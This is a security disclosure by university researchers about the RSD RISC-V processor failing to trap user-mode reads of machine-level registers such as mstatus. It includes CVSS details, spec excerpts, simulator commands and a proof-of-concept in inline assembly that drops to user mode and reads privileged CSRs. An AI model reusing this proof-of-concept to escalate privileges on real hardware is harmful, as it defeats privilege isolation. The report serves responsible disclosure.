[Bug Report] RSD Processor Does Not Raise Exception on Illegal Read Instructions in User-Privileged Mode

Metainformation

JVN-ID: PENDING

Contact: Feel free to reach out for more details to jv.rajendran@tamu.edu

Discoverers: Chen Chen, Jayden Koh, Stephen Muttathil, Jeyavijayan Rajendran, Texas A&M University; Ahmad-Reza Sadeghi, Technische Universitat Darmstadt;

References:
https://github.com/rsd-devel/rsd/issues/106

Proposed CVSS:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: **9.3 / Critical**

Macro vector: 000200
Exploitability: High
Complexity: High
Vulnerable system: High
Subsequent system: Low
Exploitation: High
Security requirements: High

Relevant CWEs:
CWE-440: Expected Behavior Violation
CWE-1281: Sequence of Processor Instructions Leads to Unexpected Behavior

Vulnerability Information

Vulnerability type: This vulnerability has implications for incorrect privilege-level transitions and context switching on the RSD processor.

Vendors of the product: RSD is maintained by Ryota Shioya, The University of Tokyo; Koji Inoue, Kyushu University, and the National Institute of Informatics (Japan), Masahiro Goshima.

Product:
RISC-V Out-Of-Order Superscalar Processor (RSD)
https://github.com/rsd-devel/rsd
commit: 7b65f6b

Has the vendor confirmed or acknowledged the vulnerability? No

Attack Type: Remote

Impact: Escalation of Privileges, Denial of Service, Information Disclosure

Affected Components: Software programs utilizing user-privileged mode on the RSD processor.

Attack Vectors: Any software program that requires various levels of privilege, specifically an ISA-defined user mode.

Description of the vulnerability: Programs in user mode are allowed to access registers outside of their privilege.

Additional Information:

This vulnerability enables programs to mislead the processor into incorrect execution states, resulting in silent failures, bypass isolation, and escalating privileges. The GitHub issue describing the vulnerability can be found here.

Technical Information

This vulnerability enables unprivileged users to gain access to privilege escalation exploitation through CSR manipulation.

Background

RSD GitHub Commit: `7b65f6b`

According to the RISC-V manual:

> "xPP fields are WARL fields that can hold only privilege mode x and any implemented privilege mode lower than x. If privilege mode x is not implemented, then xPP must be read-only 0. M-mode software can determine whether a privilege mode is implemented by writing that mode to MPP then reading it back."

Level	Encoding	Name	Abbreviation
0	00	User/Application	U
1	01	Supervisor	S
2	10	*Reserved*	
3	11	Machine	M

Suppose a RISC-V processor supports a privileged mode (user/application, supervisor, reserved, and machine). In that case, the processor will be able to read it back from the mstatus register as it is a “Write Any Values, Reads Legal Values” field.




Figure 7. Machine-mode status (`mstatus`) register for

According to the RISC-V manual:

> "Attempts to access a CSR without appropriate privilege level raise illegal-instruction exceptions or, as described in Section 21.6.1, virtual instruction exceptions."

Machine Trap Setup			
0x300	MRW	mstatus	Machine status register.
0x301	MRW	misa	ISA and extensions
0x302	MRW	medeleg	Machine exception delegation register.
0x303	MRW	mideleg	Machine interrupt delegation register.
0x304	MRW	mie	Machine interrupt-enable register.
0x305	MRW	mtvec	Machine trap-handler base address.
0x306	MRW	mcounteren	Machine counter enable.
0x310	MRW	mstatush	Additional machine status register, RV3

CSR Address			Hex	Use and Accessibility
[11:10]	[9:8]	[7:4]		
Unprivileged and User-Level CSRs				
00	00	XXXX	0x000–0x0FF	Standard read/write
01	00	XXXX	0x400–0x4FF	Standard read/write
10	00	XXXX	0x800–0x8FF	Custom read/write
11	00	0XXX	0xC00–0xC7F	Standard read-only
11	00	10XX	0xC80–0xCBF	Standard read-only
11	00	11XX	0xCC0–0xCFF	Custom read-only
Supervisor Level CSRs				

User-Level mode program execution does not have access to the mstatus register with read or write permissions.

In an example program (provided below as exploit_folder.zip), Part 1 verifies that RSD implicitly supports user-mode privileges and how it is determined. Part 2 describes how execution in user-privileged mode allows the mstatus register to be accessed.

Part 1: RSD Supports User Privilege Mode

Since MPP is a “Write Any Values, Reads Legal Values” field, if a privilege mode is not supported it should not be able to read back from the MPP field and instead should be coerced into a supported privilege mode, ie, “11” for machine mode. Here, the value “00” is being written to MPP and successfully being read back, showing that RSD supports user-mode privileges.



Figure 1: *Disassembly of the exploit program with relevant instructions.*




Figure 2: *Register trace log of the RSD processor allowing “00” (user/application privileged mode) to be read from the mstatus register.*

Since the “00” value is read legal, it is assumed that the RSD processor supports user mode.

Part 2: RSD’s User Privilege Mode Permits mstatus Access

After entering user/application privileged mode from the current context using the `mret` instruction, the restrictions of various permissions should now be revoked from the process. This includes read access to the mstatus and other machine trap registers as shown above.



```
1b14:       00000297                auipc   t0,0x0
1b18:       01c28293                addi    t0,t0,28 # 1b30 <user_mode_code>
1b1c:       34129073                csrw    mepc,t0
1b20:       30200073                mret
1b24:       00000013                nop
1b28:       00000013                nop
1b2c:       00000013                nop

1b30 <user_mode_code>:
1b30:       300022f3                csrr    t0,mstatus
1b34:       301022f3                csrr    t0,misa
1b38:       302022f3                csrr    t0,medeleg
1b3c:       303022f3                csrr    t0,mideleg
1b40:       304022f3                csrr    t0,mie
1b44:       305022f3                csrr    t0,mtvec
1b48:       306022f3                csrr    t0,mcounteren
1b4c:       310022f3                csrr    t0,0x310
```

Figure 3: *Disassembly of the exploit program with relevant instructions.*

Expected Behavior

Any attempt to access certain CSR addresses, including mstatus, in user-privileged mode should raise an illegal instruction exception.

Actual Behavior

Below is the waveform describing the processor not properly handling the inappropriate privilege level operation, allowing a user-privileged operation to read from and write to the mstatus register.




Figure 4: *Trace log of the RSD processor permitting read access to mstatus and other machine trap registers after switching to user privilege mode by not throwing an illegal instruction exception.*

Steps to Replicate

1. Compiled C code to hex executable. The code used in the screenshot has been attached below.

exploit_folder.zip

2. Run the executable with this line:

```
vsim -c ../Project/ModelSim/Main.TestMain  +MAX_TEST_CYCLES=50000
+TEST_CODE=exploit_folder/part_one/ +ENABLE_PC_GOAL=1
+SHOW_SERIAL_OUT=1 -suppress 8233 +autofindloop
+RSD_LOG_FILE=RSD.log +DEBUG_LOG_FILE=Debug.log
+REG_CSV_FILE=Register.csv  -do "run -all"
```

```
vsim -c ../Project/ModelSim/Main.TestMain  +MAX_TEST_CYCLES=50000
+TEST_CODE=exploit_folder/part_two/ +ENABLE_PC_GOAL=1
+SHOW_SERIAL_OUT=1 -suppress 8233 +autofindloop
+RSD_LOG_FILE=RSD.log +DEBUG_LOG_FILE=Debug.log
+REG_CSV_FILE=Register.csv
```

Proof-of-Concept Exploit

1. In Group 1, the temporary registers are used to store different MPP fields for the mstatus register.
2. In Group 2, the user-privileged mode field is written to mstatus register and then read back. Checking the value of t5, confirms whether or not user-privileged mode is supported.

Part 1:

```
// GROUP 1: create masks for each mode
asm volatile ( "CSRR t0, mstatus" );
asm volatile ( "LI t1, 0xFFFFE7FF" );
asm volatile ( "LI t2, 0x00000000" ); // MPP 00
asm volatile ( "LI t3, 0x00000800" ); // MPP 01
asm volatile ( "LI t4, 0x00001800" ); // MPP 11

// GROUP 2: set MPP to 00
asm volatile ( "AND t0, t0, t1" ); // clear MPP field first
asm volatile ( "OR t0, t0, t2" );
asm volatile ( "CSRW mstatus, t0" );
asm volatile ( "CSRR t5, mstatus" );
```

1. In Group 1, the MPP field in the mstatus register is set to user-privileged mode.
2. In Group 2, NOP instructions allow the processor enough time to commit the instructions.
3. In Group 3, the program enters a user-privileged mode with the `mret` instruction.

4. In Group 4, NOP instructions allow the processor enough time to commit the instructions.
5. In Group 5, various machine trap registers are read from in user-privileged mode. Every instruction should raise an illegal instruction exception.
6. In Group 6, the program exits the user-privileged mode.

Part 2:

```
// GROUP 1: set MPP field in mstatus to 00 Off
asm volatile ( "CSRR t0, mstatus" );
asm volatile ( "LI t1, 0xFFFFF7FF" );
asm volatile ( "AND t0, t0, t1" ); // set MPP to 00
asm volatile ( "CSRW mstatus, t0" );

// GROUP 2: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 3: switch to user mode
asm volatile ( "LA t0, user_mode_code" );
asm volatile ( "CSRW mepc, t0" ); // set mepc to user_mode_code
asm volatile ( "MRET" );

// GROUP 4: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 5: user mode segment with illegal instruction
asm volatile ( "user_mode_code:" );
asm volatile ( "csrr t0, mstatus" );   // 0x300 - Machine status
register
asm volatile ( "csrr t0, misa" );      // 0x301 - ISA and extensions
asm volatile ( "csrr t0, medeleg" );   // 0x302 - Machine exception
delegation register
asm volatile ( "csrr t0, mideleg" );   // 0x303 - Machine interrupt
delegation register
asm volatile ( "csrr t0, mie" );       // 0x304 - Machine interrupt-
enable register
asm volatile ( "csrr t0, mtvec" );     // 0x305 - Machine trap-
handler base address
asm volatile ( "csrr t0, mcounteren" );// 0x306 - Machine counter
enable
```

```
asm volatile ( "csrr t0, mstatush" );  // 0x310 - Additional machine
status register (only in RV32)

// GROUP 6: close program execution
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "LI a7, 93" ); // Exit syscall
asm volatile ( "ECALL" );
```